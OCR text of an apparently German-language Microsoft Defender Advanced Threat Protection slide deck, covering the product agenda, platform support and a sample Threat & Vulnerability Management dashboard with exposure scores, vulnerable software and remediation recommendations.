
Office Threat Intelligence

Windows Server Linux

Exchange Online Protection

SQL Server

Protection across the attack kill chain




Agenda

- Die Veränderung der Schadsoftware
- Microsoft Threat Protection
- Microsoft Defender Advanced Threat Protection (ATP)
- Integration mit weiteren Microsoft 365 Workloads
- Fragen & Antworten

MDATP Journey

- With the Fall Creators Update we delivered our first combined EPP + EDR solution that is competitive with market leaders




Platform coverage

CLIENT	SERVER	CROSS-PLATFORM
Windows 10	**Server 2019**	**macOS (Mojave, High Sierra, and Sierra)**
Windows 8.1	**Server 2016**	**Mac & Linux (3rd party)**   
Windows 7SP1	**Server 2012R2**	**Android, iOS (3rd party)** 


Microsoft Defender
Advanced Threat Protection

Built-in. Cloud-powered.



The need for Threat & Vulnerability Management

OFF



Next Generation Threat & Vulnerability Management

Vulnerability Management Isn't Just Scanners Anymore

Discover

Continuous Discovery

Vulnerable applications and configuration via continuous endpoint monitoring to gain immediate situational awareness

Prioritize


Context-Aware Prioritization

Findings by enriching with threat intelligence sources, business context and crowd wisdom to build an accurate risk report

Mitigate

Surgical Mitigation & Automated Fix

Threats by tailoring a surgical mitigation/fix plan based on organizational risk using Microsoft's security stack, 1st party and 3rd party partners



WDATP

https://security.microsoft.com

Windows Defender Security Center

Threat & Vulnerability Management dashboard

Organization exposure score

Exposure score

This score reflects the current risk associated with devices in your organization

73

WDATP configuration score


Configuration Score: 677/1270

This score reflects the collective security configuration posture of your devices across OS, Applications, Network, Accounts and Security Controls

Application	400/520
OS	200/400
Network	36/100
Accounts	21/150
Security controls	20/100

Devices exposure

Severity distribution



High Medium Low No data

Top vulnerable software

Software	Security recommendations	Weaknesses	Threats	Exposed devices	Impact
Contoso Media Player	4	8		1K / 3K	▼12 | +14
MeDoc	16	19		2.5K/1K	▼9 | +11
Eclipse	9	11		0K / 2K	▼8 | +9 Score

Show more

Active remediations

Remediation tasks

Updated 6:20 pm today

This table lists active tasks that were generated from security recommendations

Vulnerability in Java SE (AWT)	41/200
Google V8 engine QtWebEngineCore	1K/20K
Microsoft Office 2013 RCE	350/850
Microsoft Edge memory corruption	390/650

Top exposed machines

Top security recommendations 6/30

Based on highest organizational exposure impact

NEW

Update to Adobe acrobat v3.0.2

28 Exposed devices

▼12 Software patch

Disable AV outdated plugins

4 Exposed devices

▼11

Threat insights

- An exploit is associated with one or more weaknesses identified
- A known threat 0day in Contoso Media Player is associated with one or more weaknesses related to this recommendation

Con

2K Exposed devices

▼12 0day Attention Required Alternate mitigation

Disable JavaScript on Adobe Acrobat

291 Exposed devices

▼10 | +10 Configuration change

Update to Wordpress v4.92

25 Exposed devices

